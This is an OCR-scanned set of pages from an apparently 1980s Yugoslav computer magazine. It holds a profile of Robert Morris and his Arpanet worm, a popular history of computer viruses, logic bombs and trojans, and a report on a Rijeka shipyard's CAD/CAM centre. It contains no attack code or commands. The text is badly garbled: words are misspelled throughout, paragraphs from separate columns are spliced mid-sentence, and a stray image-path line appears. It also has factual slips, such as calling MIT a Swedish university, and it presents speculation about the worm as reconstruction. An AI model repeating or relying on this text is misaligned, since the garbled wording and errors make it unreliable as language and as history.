Sve u svemu, već dovoljno materijala za atraktivnu dramu, koja kombinuje scenarij „Ratnih igara“ sa nekim drugim detaljima. Prliku koje drama prava prevaziđava maštu filmskih scenarista.

No, kako je virus Morisa mlađeg napao „Arpanet“? Zasad se priča može rekonstruisati samo na osnovu podataka iz druge ruke. Glavni vinovnik ne

Virusi, Godina zmajia

Godina Zmajia odražava se i na zbljbanja u svetu računara. Ako je verovati kineskoj astrologiji, još smo u godini koja začete završame zapeljjava još više, ili donosi razrešnice u stvarima koje su dugo čimile zapeljane. U računarskim svetovima SAD-a, situacija je upravo takva: ima nekoliko zanimljivih razrešnica, ali i isto tako i nekoliko stvari koje tek počinju da se zapeljavaju.

izlazi iz roditeljskog doma i ni glaska od sebe ne oduje. Kuća je opseđuta novinarnim, ali jedino što mogu da urade to je da Morisa mladae fotografiraju. Treba li napominjati zašto? U blizini mladae koji je zatrebao američku javnost, bacivši u senku i finale predsećničkih izbora, ima tusta i tma — aignala FBI-a. Moris mora da čuti, a pitanje je da li će ikada i smeli da odbaci mćas zagonevni mumije.

Novinarske kritice oćas su prekopale sve podatke iz biografije tvorca „Arpanet“ virusa. Nisu zaćobili ni učitelje iz Morisove osnovne škole. No, iz njihovih se izvjava može jedino izgraditi grandiozna slika o klinču za koga su svi slućhi da će ostaviti trag. O samom događaju, mećumim, graću građu jedino oskudne izvjava Morisovih prijatelja sa studija.

Škocio na sto

Kada je Moris pronašao naćin da uće u „Arpanet“, od sreće je škocio na sto, veći jedan od frendova-ćevecidja. Namera mu je bila da napravi „dobroćudni virus“, koji će se lagano gnejziti po elektronskim mrećama SAD-a, a zatim i po svetu. Virus će prćitajno boraviti u mašinama i na medijama za pohranjivanje podataka, ali neće se umnoćavati. Biće to nova vrsta virusa, koja neće „jesti“ memorijski prostor i time nanositi kompjuterskim virusima svojesteću štetu. Jedino će Moris moći da detektuje i locira prisustvo virusa, i samo će on moći da ih kontrolise.

Toliko se o namerama mladog virusovog hakera zna iz priće napćih prijatelja sa studija. No, u stvarnosti je sve bilo drugaćije.

Pošto je utabaoćio virus u mreću „Arpanet“, Moris je vrlo brzo ustanovio da se njegovo „ćedo“ ponaša kao i svako drugo od te fele. Čak, moćda, i gore. Moris je imao evidenciju o lokaciji virusa. I, ako je verovao prijateljima, na svoj zaćet je ustanovio da se poćeći ši i u svakoj inicijiranoj mašini razmnoćava — brzinom uragana. U mreću je 6.000 kompjutera, što u „Arpanetu“, što u mrećama povezanim s ovom, bilo pod kontrolom ćluka koji se oćeo iz Morisove ćarobne lampe. Mladac je o tome obavestio najćibše prijatelje, i šta se potom sa njim dogaćalo — samo se može nagaćati. Prijatelji su pokućali da ihov izveste korisnike, ali elektronske su mreće bile blokirane virusom. I, tu se lanac rekonstrukcije prekida.

Poslednji izvećtaji govore da se na hinirćkom stolu kompjuterskih većstaka nalazi Morisov elektronski Frankeštein. Nekoliko novina spekulisalo je u stilu: Moris je zaista uspeo da napravi drugaćiji virus, ali pogrećio je — „samo u jednoj brojci“. No, taj je podatak ostao na nivou nagaćanja.

Guidalo i računar

Junak ove priće, koji izvaoće klasićno podeli na pozitivne i negativne, odrastao je u kući iz holivudskih filmova, ukovirenojav trjavnicama. Propisni izgled trjavnićka održavan je prirodnom putem, na englećki aristokratski naćin. Ovce su spokojno grćickale englećki travicu oko kuće u Arnoldu, Merlend, a pored njenog bazena ćesto su tamni ispijali magovi amerićkog sveća nauke i tehnike.

U trenucima koje je posećevala sebi, porodica Moris obićavala je da praktikira svoja kamerno-ćokarska umećeva. Moris stariji svirao je ćelo, malka Ana graća je u bas, Moris mladić dopunjavao je violinom, brat mu Bendžamin violom, a sestra Meredith, jedini izvećtak u gudaćkom sastavu, muzicirala je na francuskoj horni.

Osim što je od malih nogu gutao beletistiku, Moris mladi voleo je i SF-literaturu. A onda je u kuću ućao prvi računar. Moris je tada bio 11 godina. Raćunar je prve trenuteće proboravio u sporednoj dnev-



Robert Morris: Haker koji je zaustavio 6.000 amerićkih kompjutera

noj sobi. No, ubrzo se ugnejzilo na udalom mestu u glavnoj dnevnoj sobi, istisnući klavir. Otac i sin su se prosto oćimali za mesto za računarnom . . .

Joć u toku osnovnih studija, Moris mladić poćeo je, tokom letnjih ljetih, da radi za ugledne softverćske firme: DEC, Convex, Thinking Machines. Predstavnicu ovih firmi koje novinari nisu zaćobili pošle epidemije Morisovog virusa, nisu bili radi da odaju kakve su zaćetke zadavali Morisu. No, u krugovima specijalista inicijali „R.T.M.“ dobro su znani. Oni su više od inicijala, takoreće „trgovacka marka“, koja je bila poćejzina u svakoj firmi specijalizovanoj za izradu sistema za softversku zaćtitu računara.

Porodićna manufaktura virusa

Zanimljivo je, takode, da je Robert Tapan Moris jedno vreme radio i za „Belove laboratorije“ (AT&T Bell Labs), firmi u kojoj mu je otac ostavio dubok trag.

U AT&T-u Moris stariji je zapamćen ne samo po onome što je napravio od ćobizakli, nego i po stvarima koje je radio iz zabave. Jedan od tadašnjih drućbenika Morisa starijeg, a danas vrhunski menađer u AT&T-u, prića kako je drućina probiranih programera odmarala živeće u pazuzama napornog rada, 1961—62. godine. „Pravili smo programe ćiji je ćilj bio da ‘poćedu’ protivnićke. Morisovi programi standardno su bili napusćejniji, pa smo, ubrzo, svi mi oćetali odustati da se s njim na taj naćin nadmećemo“ — izvjavio je tadašnji Delećar Mek Ilroj (M. Douglas McIlroy) za nedavno „USA Today“. Treba li naglašavati kakva je vaza izmeću tih igraćaka „Belovih“ programera i današnjih virusa, koji remete miran san upravnicima banaka, osiguravajućih i trgovackih kompanija, te državnoj administraciji?

Dvadeset i kusur godina potom, Moris mladić poćuao je da nadmaći oca. Ali, izgleda da za tako nešto još nije sazreo.

Mada je, izgleda, verni iver klade s koje poćiće, Moris mladić se po izgledu razlikuje od oca. Na fotografijama izgleda kao tipićni mladi amerićki intelektualac — sunvorjav, s debelim naoćarima, odsutna izgleda lica. Otac, pak, nikako ne lići na facu koja je se skladoćno uklopila u Silicijum dolinu. Neodvojivo me posećca na Tolstoja, sa svojom dugom, razbarućenom braćom i licem koje ima onaj ćudni izraz zagonetne odsutnosti. To je slika ćoveka koji je već dobro prećao prag nekih spoznaja o kojima obićni ljudi ni ne sanjavu.

Radni okolić Morisa mladećeg ne razlikuje se od kompjuterskog kutka bilo kog pravog belovetskog hakera. Nešto sasvim drugaćije je kancelarija Mor-

is starijeg, koji od pre dve godine radi za Nacionalnu bezbednosnu agenciju (National Security Agency, odsek: National Computer Security Center). Kancelarija je izlepjena natpisima na ruskom jeziku, a tehnićki imidj daje joj jedino terminal s ekranom supervelikog formata. (O poreklu analogija s najvećom slovenskom nacijom ne treba donositi prebrze zaključke; izgleda da je posao kompjuterske zaćite na kojima Moris stariji radi, u vezi sa veoma delikatnim deljama utaknice superserla na tehnoloćkom/vojnom planu).

Ipak, isti genetski kod mora se izraziti. Po naćiju ponašanja, sin se ne razlikuje od oca. Obijicu prijatelji i kolege opisuju kao ljude utonute u svoje poslove. Moris stariji, kaću, govori neveroćasidjnim jezikom. Njegov krićtićki jezik izgleda da nadmaćka ći i dimenzije sveta iskrivljenih ogledala kome Moris stariji pripada kao ćlan zajednice posvećene u strogo tajne poslovne. Osim par prijatelja-istomišljenika, Moris mladić nema drugih drućbenika, sem, naravno, onog najvažnijećeg — koji emarića iz gomile siticijumskih spokojne. Novinari nisu uspeći da pronađu da je mladać nek znaćejnije vreme podelio sa drugim ljudima a vedon instinktima polnosti.

Smisao hakerskog samo/ubistva

Zašto je Moris mladi uradio to što je uradio — ostaje u domenu pretpostavki. Da li je odgovor bio izvjesni i kada bi ćovek otvorio duću — ćini mi se da ne i to nije bać izvjesno. Jer, on, ipak, pripada onoj izabranoj grupi vanserijskih ljudi, koji se teško daju pojmiti u terminima klasićne racionalno-afektivne ćeme ljudski.

Ima smisla razmićljanje jednog od prijatelja tvorca „Arpanet“ — virusa. Pretpostavka glasi: Da bi umeo da računar efikasno zaćititi, prvo morao znati kako se računar moće ugroziti. Autor pretpostavke smatra da je eksperiment sa virusom koji je blokirao dosad najveći broj amerićkih kompjutera bio, zapravo, deo Morisovog doktorskog rada.

To je veoma logićno raznojavjanje, koje, s druge strane, doćliva gorvilo u maštu. Zamislio Morisa, u ćasu odbrane doktorske disertacije iz oblasti kompjuterskih nauka, kako samovureneno kaću: „Smatram da su najtaljtniji kompjuterski sistemi u ovoj zemlji ‘nedostupni’ isto koliko je to i roba u izlozima prodavnica.“ Profesorski lice se snishodljivo smeće, pa, više radi zabave, pitaju: „Mr. Moris, moćete li mi to dokazati?“ A onda doktorandski kandidat izvuće iz rukava krusni argument: „Svakoćo, gospode. Bićite ljubazni, pa obratite paćnju na terminal, koji će vam uskoro pokazati lokacije RTM-virusa. Virus već godine nepoćezano boravi u desetinama hiljadra računara.“

No, cela je ova prića važnija po porukama koje nosi.

Ovdavćina kompetentna javnost je podeljena. Jedan njen deo urćkuje se u kritićkama, u stilu: „mladi, neodgovorni ćovek, kome je bolje bilo da svoj talent uposli u korist napretka“. Drugi deo javnosti odbacuje oco-belu smeću. Ima u vidu metaforu o duhu iz breme, ali u Morisovom poduhvatu vidj drugaćije upozorenje. Neki iz te grupe kompjuterskih specijalista Morisa nazivaju i novim nacionalnim herojem, jer unosi novost u razmićljanje o problemima kompjuterske zaćite.

Visokopofisićicirana intelektualna oblast kao što je računarstvo, ubjedljivo, taku, potvrćuje neke stare ljudske istine. Umesto uljućkavanja u samoubednost da smo genjalni, mudrije je imati na umu da je proces saznanja beskonaćan i nikad savršen. Da nema senke, ne bismo nikad znali šta je svetlost.

Virusi, bombe i trojanci

Na pominjanje virusa, makar i u računarskim časopisima, prve asocijacije kod velike većine ljudi vezuju se za ljudska oboljenja. Ali i računari mogu da boluju! Pogledajmo, dakle, kako su nastali i deluju računarski virusi.

Već sa pojavom prvih računara, koji su tada bili isključivo privilegija bogatih banaka, osiguravajućih društava i fakulteta, pojavili su se i prvi programeri koji su tražili uvijek nešto novo, kojima njihov svakodnevnih posao nije pružao dovoljno izazova, pa su posle radosnog vremena ostajali da rade na računaru, ali ovoga puta smišljajući kako da se našale sa ostalim korisnicima računara.

U keksu je spas

U početku su te šale bile zabavne — usred rada na ekranu bi se pojavio tekst u stilu: „Nemoj tako jako lupati po tastaturi — boli me!“. Ali vremenom su se među programerima šaljivdžijama pojavili i oni spremni na pakosti. Od tog vremena (ranih 60-godi- na datira i prvi ozbiljniji program-smetalo koji je nosio ime „čudovište koje jede keks“). Stvar su napravili studenti na švedskom MIT sveučilištu u Bostonu. Oni su na fakultetski računar ubacili program koji se pojavljuje na ekranu u proznojnom trenutku u jednu kvadratac koji je išao po ekranu odzgo nadole, red po red, brišući tekst koji je bio na ekranu i ostavljajući za sobom riječi „COOKIE, COOKIE, GIVE ME THE COOKIE“ (KEKS, KEKS, DAJTE MI KEKS). Stvar se mogla spasiti ako bi korisnik bio dovoljno psetaban i BRZO ukucao riječ „COOKIE“, na šta bi „čudovište“ napisalo jedno „HVALA!“ i vratilo izbrisani tekst nazad. Ali ako bi (što se i dešavalo u većini slučajeva) korisnik ostao zbunjen nenadanim razvojem događaja — „čudovište“ bi izbrisalo čitav ekran i korisniku ne bi preostalo ništa do da se vrati na početak i ponovo ukuca ovo što je čudovište pošlo, nadajući se da se halapivaju neće vratiti prije no što dovrši posao. Ovo smetalo je isprva bilo simpatično, ali je ubrzo postalo veoma dosadno i deprimirajuće, pa su se tako pojavili i prvi „doktori“ za kompjutere koji su računare čistili od ovog nametljivca. Čudovište koje jede keks postiglo je priličnu slavu i povuklo se postom lavinu sličnih nametljivaca, koji su uskoro stali noćna mara brojnih korisnika računara.

Na sreću, haos nije bio dugog vijeka. Veliki računari su imali tu prednost da su oduvijek bili dobro kontrolisana oprema kojoj nije svako mogao pristupiti, pa su zato upravnici računarskih centara veoma brzo počeli oštro kažnjavati bilo kakvo igranje te vrste i opet je zavladao red i mir. Ali ne zadugo. Pakosni programeri uskoro su dobili novo oruđe. Pojavili su se lični računari, namijenjeni pojedincima, koji su ih sve češće koristili i kod kuće. Uoporeno sa tim razvio se onaj nijepi običaj međusobne razme- ne diskete sa programima, što je podopodalo buduću „zarazu“. Tada su se pojavili i prvi pravi računarski virusi. „Virus“ je u stvari program koji ima mnogo sličnosti sa pravim virusom. Kada disketa na kojoj je snimljen bude pročitana od strane računara, virus se smjesti u računareve memoriju i onda pažljivo motri na sve uređaje za smještanje podataka koji su priključeni na računaru i na primer svaki put kada stave- nove diskete u računar provjerava da li se njegova kopija nalazi na toj disketi. Ako se ne nalazi, virus se presnimava tamo i tako u pravom smislu te riječi zarazi sve dostupne diskete. Ali to nije sve. Danas je na gotovo svako personalno računaru

Saša Svitlica

ugrađen i hard disk, uređaj koji može smjestiti ogromne količine podataka (najmanji hard diskovi mogu zapameti informacije čiji je ekvivalent 11300 stranica kucanog teksta!). Virusi koji se smjestu na hard disk posebno su opasni, jer oduvijek mogu uništiti veoma veliku količinu podataka.

„Hajvani“ protiv računara

Postoji slijaset scenarija po kojima se prak- tično može odigravati. Bezazelniji virusi (kao oni koji trenutno hara u Jugoslaviji među vlasnicima računara firme „Comodore“ — „amiga“) zadovoljava se time da svaki 14. put kad se pokrene sa „zarazne“ di- skete napiše poruku „NEŠTO DIVNO SE DEŠILO — VAŠA AMIGA ŽIVI“. Drugi virusi mogu praviti više problema, pa tako postoje oni koji svakih sat vreme- na napišu na slučajno odabrano mjesto na disketi jednu nulu. Pa šta, rekli biste. E pa ta nula napisana na nezgodno mjesto može narušiti kompletnu struk- turu podataka i tako učiniti da računar ne može naci vaše podatke na disku iako oni tu uvijek postoje, što je praktično isto kao da su podaci potpuno izbrisani!

Mogućnosti su bezgranične i pobrojavanje neg- de oko 200 vrsta danas poznatih virusa samo za IBM PC računare oduzelo bi nam previše prostora. Kažimo zato još samo da virusi mogu napraviti štetu ne samo među podacima, nego i ozbiljno ošteti- ti kompjutere. Poznato je da uslijed konstrukcijske greške na računaru „komodor 128“ postoji način da se pomoću tri instrukcije DOSLOVNO SPALI RAČU- NAR! Ili da se na računaru IBM PC opremjenom hard diskom koji služi za smještanje veške količine podataka i na kome se nerijetko nalaze kompletni projekti i slično napravi takozvani HEAD CRASH, to jest da se magnetne glave za upis i čitanje spuste na površinu tog diska za vrijeme dok se disk okreće brzinom 3.000 obrtaja u minuti! Jasno je da iz toga proizilazi direktna šteta od najmanje 600 DEM, da li se pominjanje uništene podatke i programe čija vrijednost nerijetko dostiže svote od par desetina, pa i stotina hiljada dolara. Virusi mogu biti i veoma pro- birljiv, tako da se mogu programirati da štetu prave samo na računarnima jednog proizvođača, na primer „Energoinvestovot“ IRIS-a, dok na računarnima drugih proizvođača ne daju ni glasa od sebe! Naravno da šteta u virus uništenih programa nije ni malo za- nemarljiva. Kada uzmete u obzir da jedan komer- cijalni program na primer za obradu teksta može ko- štati i do 500 USD, jasno je da jedan virus može veoma lako uništiti programe vrijedne hiljade dolara!

Ali ne prijetu samo virusi. Iz osnovnog virusa po- javile su se nove vrste programa koje sve do jednog imaju isti cilj — ometi normalan rad. Današnji svijet osim virusa poznaje i „logičke bombe“, „trojanske kopije“ i slične „hajvane“ i „hajvančice“. „Logičke bombe“ su programi koji djeluju uva prvu logički i odmah prave najviše moguće štetu štu se stariju. Obično se ta šteta svodi na brisanje svih dostupnih podataka, memorije i još, ripe, lepišanje svakojak- ih uvredljivih poruka. Međutim, „čar“ ovakvih pro-

grama ljudi iskuse jednom pa ih solidarno jave drugi- ma i šteta je odmah i do hiljadu puta manja od one koju je pakosni tvorac takvog programa očekivao. Nasuprot ovim programima, „trojanski koriji“ se, kao što im ime kaže, pretvaraju da su nešto sasvim drugo. I tako kao se vi oduvijek javljaju programom koji na izgled super-efikasno sređuje podatke na vašim diskovima, taj isti program zapravo sve u šesnaest brise sve što mu je na raspolaganju!

Softver u službi rata

Istina, postoje i pritaženi „trojanci“ koji neke koriste stvari stvarno i rade, ali samo prvih nekoliko mjeseci, a poslije toga... Ne zaboravimo reći da virusima posebno pogoduje ako su računari međusobno po- vezani. Tada doslovno ništa ne može spriječiti virus, koji je naprosto nako ko zbija zna dobro programirati, da se proširi i na druge kompjutere, kao što je pokazao slučaj sa početka ovog teksta.

Dakako, virusi i sličnu bratiju ljudi su koristili i koriste i za sasvim konkretne ciljeve, prije svega po- litički! Prošle godine je u novinama osvanula neugledna vijest, od svega nekoliko redaka, o tome da su Palestinci ubacili virus u mrežu izraelskih vladinih računara koji je u određen dan trebalo da napravi pravi dar-mar u izraelskim računarnima. Virus je sa- svim slušažao otkriven i uništen. Takođe je još 1984/ 85. godine izšla knjiga pod nazivom „Softwar“ („Meki rat“, zapravo igra riječi nastala kombinova- njem „softvera“ i „rata“), o ruskoj akciji kojom je So- jetski trebalo da se dočepaju najsvajemerniji raču- nara na svijetu koji je naravno — američki. Elem, Rusi su se tog računara dokopali, a sa računarnom i veoma kompleksnim programom za vremensku prog- nozu. Računar su povezali sa svjetskom mrežom za razmjenu meteoroloških podataka, jer su i programi za meteorologiju to zahtijevali. Amerikanci su, pak, za to saznali i u program ubacili virus koji je svaki put kada bi meteorološka stanica na Djevičanskim ostrvima (koja je pod kontrolom američke armije) emitala da je tamoniži atmosferski pritisak 1029 milibara, natjerao računar da „pobudni“. Dakako, u planju je samo fantazija autora ovog bestselera, ali ko zna da li se nešto takvo već nije negdje desilo. Šta reći na kraju? Pisci ovih redova sve čini da se istorija ponavlja. I prije je bilo ljudi koji su se trudili da drugima zagađaju život; u poslednjih 2000 godi- na takvih primjera ima na svakom koraku. Računarski virusi, „trojanci“ i slični „hajvančice“ nisu ništa drugo do stare ljudske pakosti u novom ruku. Nove su samo opasnosti koje mogu iz takvih igra proistići — od brisanja programa u vrijednosti nekoliko hilja- da maraka ili dolara na računaru nekog Petra Petro- vića, preko opasnog brljanja po medicinskim kom- pjuterima koji doziraju lijekove, pa sve do nesagledi- vih posljedica „udruživanje“ nestalih programa i vojnih kompjutera. Bilo kako bilo, industrija zaštite računarskih sistema na ovu poštasi diže enormne profile, ali efikasne metode zaštite još uvijek ne po- stoje iako se u svijetu prave protivvirusi, koji zaštit- dolaze na milion protiv-protivirusnih šteta. Ko zna, mož- da ćemo se jednog dana radovali potpisivanju spoz- razuma o uništavanju, umesto balističkih projektila, kompletnog arsenala — virusa srednjeg dometa.

Kud plovi ovaj brod

Ugledno riječko brodogradilište „3. maj“ u svoj proces rada uključilo je i savremenu opremu za projektovanje i praćenje proizvodnje — CAD/CAM. Saradnik „Računara“ posetio je ovaj centar, jedini u našoj zemlji koji ima „uhodane“ aktivnosti.

Ima nešto fascinirano u čovekovoj potrebi da preživi preko dubokih voda, i čudesno dršljivo u brziljivoj upornosti da sagradi brod i isaviđa mora. Istorija brodogradnje, od kožnih čuova, preko brodova Vikinga, Grka, Feniciana i Rimljana, sa stotinama veslača, romantičnih jednjaka i garavih parobroda, sve do hiper modernih plovića kao izaših iz najdužih snova, punim jedrima plovi u novo doba radikalnih tehnoloških zahvata rođenih u srcu najusiplinijih informatičkih svetskih talasanja. Reč je, naravno, o CAD/CAM sistemu. Formirajući jedan takav centar brodogradilišta „3. maj“ iz Rijeke, posle osamdeset godina besprekornog gradiliškog pregalništva, vinulo se u sam vrh revolucionarnih tehnologija sveta. Ljubaznost inženjera Dragana Čubića, profesora fakulteta za strojarstvo i mašingradnju na Rijeci posetila sam ovaj fantastični centar.

Rukovodilac CAD/CAM-a, inženjer Ranko Božinović, čovek izuzetne radne energije, bistavog znanja i temeljne poslovnosti, detaljno me je upoznao sa radom centra i u dvodnevnom razgovoru uputio u funkcionisanje ovog najsavremenijeg kompjuterskog sistema, kao i tima stručnjaka sastavljenog od inženjera brodogradnje, mašinstva, elektrotehnike, arhitekture i dva profesora matematike. CAD/CAM sistem brodogradilišta „3. maj“ kupljen je pre dve i po godine, kao jedan od najbiza u Evropi, i predstavljao je jednu trećinu sistema firme „Intergraph“ u Italiji. I kako kaže Ranko Božinović, „ovaj CAD/CAM centar predstavlja specifičnost u tom smislu da je u ovakvom sastavu, sa ovakvom opremom i ekipom ljudi, jedini u Jugoslaviji“. Nabavka novog kompjuterskog sistema imala je za cilj da omogućiti „3. maj“ proizvodnju tehničke dokumentacije za izradnju broda, pruži podršku i omogući rad od početne faze projektovanja broda do izrade kompletnog projekta sa svim proračunima, sa svim analizama, sve do proizvodnje radioničke dokumentacije i bušene trake za NC mašine. Takvi sistemi su u svetu poznati kao CAD/CAM sistemi (computer aided design — computer aided manufacturing), dakele sistemi za projektovanje odnose proizvodnju pomoću računara. „Nabavili smo opremu od američke firme „Intergraph“, koja je danas prva u svetu na području CAD/CAM tehnologije“, kaže R. Božinović. „U vrijeme kada se nabavljala ta oprema nisu bili prvi, nego je to bio „Computer/Vision“

Vesna Čosić

U središtu CAD/CAM-a

Srcu sistema je kompjuter „vaks“ firme „Digital“, koji je „Intergraph“ uzeo kao svoju osnovu. Uz određene hardverske dodatke, kao što su grafički procesor i komunikacioni procesor za prenos podataka, omogućen je rad sa grafičkim podacima koji su obimni, a formiran je i modul za interaktivni rad. Sistem ima 16 megabajta RAM memorije i oko 4 gigabajta na diskovima. Dve jedinice magnetne trake, konzola, brzi printer i veliki „Calcompov“ ploter za dobijanje nacrta veličine A0, kao i bušać papirne trake za numeričku vodene mašine, od kojih sa jednim postoji direktna veza, jer je neposredno spojen sa računalom preko optičkog kabla i predstavlja novi kvalitet u radu, već na prvi pogled predstavljajući moć CAD/CAM-a. Tu je i dvanaest radnih stanica za komuniciranje i rad sa sistemom, tipa „Interact“ — grafičke radne stanice sa dva ekrana, od kojih je levi monohromatski, a desni u boji.



Rukovodilac CAD/CAM centra u Rijeci:
inženjer Ranko Božinović

Inače, oba ekrana gledaju u jedan grafički fajl i stvaraju mogućnost da se jedan model može prikazati u raznim pogledima. Svaka strana se može podeliti na četiri pogleda — front, nacr, bokoviti ili po volji odabrani pogled na jedan model. Znači, moguća su ukupno do 32 istovremena pogleda na radnoj stanici, samo jednog tela, jednog objekta. U sistemu su i tri stanice sa istim mogućnostima, ali samo sa jednim ekranom, kod kojih se može svapovanjem ekrana pozivati bilo koji pogled i na njemu raditi. Od opreme, povezani su i deset allanumeričkih terminala, šest personalnih računara DEC-Rainbow i šest elektrostatičkih plotera VT-80 A3 formata. Dvi ploteraj mašine dva načina rada: hard-kopy i plot način. Hard-kopy je brzo sknutna slika sa ekrana, dok je plot način daleko precizniji i može se dobiti nacrt u szrazmeti. Brzina je oko pola minute za A3 crtež. Koristimo ove plotere da nam „Calcomp“ ne predstavlja usko grlo u projektiranju, ističe rukovodilac Centra.

„Zajedno sa sistemom nabavili smo i osnovni softver, koji možemo podeliti na dva dela“, objašnjava Ranko Božinović. „Prvi je sistemski softver za grafiku i allanumeričke podatke koji su podržani preko mrežne baze podataka koja se zove „Demores“. Grafika je podržana pomoću softvera koji se zove IGDS, znači to je „Intergraphov“ nalikove. Oko tog sistemskog nukleusa stoje aplikacije „Intergraphove“ aplikacije koje imamo ovdje su aplikacije za mehanički dizajn, znači, to je jedna aplikacija opšte namene koja praktički omogućuje dobijanje tehničke dokumentacije iz područja strojarstva i općenito mehanike. Znači, bio kakvih fizičkih tela, preseka, pogleda, sve ono što se nacrtom geometrijom i tehničkim crtanjem može nominalno uraditi. Zatim, imamo tu specializirane aplikacije za elektrotehniku, za arhitekturu, za čevjarstvo. U čevjarstvu imamo jedan niz podaplikacija koje čine zapravo ono što nazivamo aplikacijom za čevjarstvo. Tu su definirane opreme kao što su pumpe i bilo koji sastavni dio neke pumpe — motori, spremnici, tankovi itd, zatim čevjovod, ventilacija. Tu su dijelovi paketa koji omogućuju definiranje logike sistema. Imamo i pakete za definiranje šematskih dijagrama sa testiranjem funkcionalnosti. Na taj način možemo dobiti strojarne šeme i kompletnu dokumentaciju.

Prilagodavanje softvera

Imamo još mogućnosti analize konstrukcije metodom konačnih elemenata. Naš paket se zove „Intergraph Rand Mikas“, prema autoru, čije je ime Mikas. To je i ime firme. Na području strukture broda, jer ovaj sistem koristimo za brodogradnju, imamo softverske pakete koji su razvijeni u brodogradilištu i neke pakete koje smo nabavili izvana, a ne pripadaju „Intergraphu“. To su paketi „Sycoo“ i „Stalo“. „Sycoo“ omogućuje teoretske proračune neophodne za jedan brod, a „Stalo“ omogućuje definiranje konstrukcije broda, trodimenzionalnog modela strukture broda.


Svetliti proizvođači ove vrste softverske rade na paketima koji pokrivaju srazmerno široku klasu korisnika. Nije ni čudo. U svetu je srazmerno malo brodogradilišta, ali moć ovih inteligentnih softverskih alata apsolutno je primenjiva i u drugim proizvodnim granama, tako da se korisnika sfera progresivno širi zadovoljavajući glad za tržištem proizvođačkih kuća. Stoga nije ni malo slučajno što se „Intergraph“ ustoličio baš u Alabami, postavlja najmoćnija svetska firma CAD/CAM opremu, kada znamo da je Alabama, poput Teksasa, rodno mesto nafne industrije SAD, u kojoj je ovakva hardverska i softverska podrška samo biće moć. Specifičnost proizvodnih delatnosti, u ovom slučaju brodogradilišta „3. maj“, uslovljava temeljna prilagodavanja softvera, kao integranog dela CAD/CAM-a, a sama nabavka kompletnog sistema javlja se kao jedan od koraka na dugom putu ka rešenju koje odgovara potrebama. Veliki posao upoznavanja sistema u hardverskom i softver-



Jedini takav u našoj zemlji: CAD/CAM centar u Rijeci

sikom smislu i prilagođavanje našim specifičnostima, iziskuje veliki broj zahvata, prevashodno klastimizacijom softvera.

Kroz taj proces smo razvili veliki broj softverskih paketa koji su ih nadopunjavali ono što smo dobili, ili su potpuno zamijenili te određene aplikacije koje smo kupili", kaže Ranko Božinović. Svojim mogućnostima koje pruža CAD/CAM sistem ogledaju se i u poduklu da omogućava da se na više različitih terminala radi istovremeno nad istim objektom, te je tako i praktično izražena povezanost sistema. Šta to u stvari znači? Pa, jednostavno rečeno, ako na jednom prostoru istovremeno rade električari, više cevara, svaki od njih u svakom trenutku ima kompletan uvid u rad drugih saradnika. Onog trenutka kada, recimo, cevar popune jednu cevi, električari u svom pogledu vide, jer radi se o trodimenzionalnim modelima, i to tačno prostorno tamo gdje stoji, tako da uvijek postoji mogućnost interakcije. Do uvođenja CAD/CAM kompjuterske opreme, tekuća praksa bila je da svako radi na svojim nacrtima, da bi se tek na kraju vršilo usaglašavanje projekata. Stvar nikad mučna i nategnuta, opterećena faktorom vremena, kao i



Prostorni model brodograđišta: Sve kote su u meri jedan prema jedan spremijene u modelu. Iz toga se može dobiti po volji detalj i po volji pogled na brodograđišta. Koristi se za analizu u tehnologije kod gradnje broda tako što se dodaje protak materijala, protok velikih voluminoznih sekcija, doseg dizalica, gdje će se sve do skupa transportovati. Sve sekcije broda imaju svoj tok kroz brodograđišta i ovakav model omogućuje proveru tog toka. Priznak je i projekat dvotrupca, broda-dizalice koji je u toku (nosivost dizalice je hiljadu i dvesta tona). Izrada kako je prikazano na modelu nikada se neće ostvariti, jer će se taj dvotrupac raditi u sekcijama i one će se montirati izvan brodograđišta, kod naručioča. Ovakvo je provereno da li može da stane u luku i vidi se da može. Model brodograđišta pokazuje i tehnike kojima se služe u CAD/CAM centru, a to je spoj više modela. Tu su i objekti koji čine sastavni deo brodograđišta, hale i zgrade. Dizalice su svaka za sebe jedan objekat, broz-dizalice je jedan, a punički brod poseban objekat. Sve te objekte radio je više ljudi odvojeno, pa su potom objedinjeni na jednom mestu.

Ljudi odlaze

Problem ljudi koji odlaze nije zaobišao ni CAD/CAM centar riječkog brodograđišta. Ovaj opšti problem je, izvan dijak, prema ljudima za kojih se ne odlaže, ima tu tužnu opipljivost, koja se ne može minimizirati ubočajenim pomeranjima stručnjaka u potrazi za boljim uslovima rada i većim izazovima. Toga, bar, ovde ima na pretek! S druge strane, neki drugi ljudi dolaze, i tako ukug. Jedan od argumenata, koji sam čula u ovoj sredini, glasi otprilike ovako: Zar ću ja celog života da se bavim samo tom jednom stvari. Ja želim da radim i drugu! Zato me je zanimalo da li je moguće napraviti neki drugi model odnosa i pored određenih, sasvim hermetičkih zadataka, omogućiti i ljudima da zadovoljavaju i vlastite potrebe za kreativnošću druge vrste i kada oni ne spadaju u opću radnoga mesta.

Ranko Božinović je odgovor veoma za svoju sredinu dajući mi i opštest. "Šire gledajući, odgovor ne možemo generalizirati", objasnio je, i tu se sistemsko vraća u ovom centru radimo, da imamo neograničenu slobodu. Znači u tom smislu da neko dobija zadatak jednog tipa koji će obavljati sve svoje radno vrijeme, to ovdje nije slučaj, jednostavno zbog činjenice da ono što radimo od početka do danas je želja da kompletnu proizvodnju tehničke dokumentacije, upravljanje tom proizvodnjom i praćenje, statistika vezana za to, da sve to radimo pomoću računara. Kako do sada ta područja pretežno nisu pokrivena kompjuterom i pogotovu nisu pokrivena na način na koji mi želimo i kojem težimo — a to je da ostvarimo jedan integralni sistem za gradnju i upravljanje gradnjom broda — praktički polje delovanja je neograničeno. U kome god smeru se krene vidimo da tu nije nas nitko nije bio, u smislu pokušaja da se to stavi na računar, što znači da su područja djelovanja široka i slobodna. Tu nema ograničenja. Što se tiče izdavanja samih zadataka isto, tako kroz rješavanje tekućih problema opet postoji sloboda koja korisnika ne ograničava. Ovdje imamo najsavremeniju svjetsku tehnologiju, imamo slobodu izbora teme, sadržaja rada. Prema tome, jedino ograničenje koje postoji je ograničenje u samom čovjeku, njegovim limitima. Tu komentat stručnjaka je odličan stručnjaka. Što se tiče posla to nije ograničenje, posao je raznovrstan i rekao bih čak da se ovdje događa nešto suprotno. Mnogo toga je neriješeno i, sve je zapravo na ovoj ekipi ljudi, tako da mi, praktički, 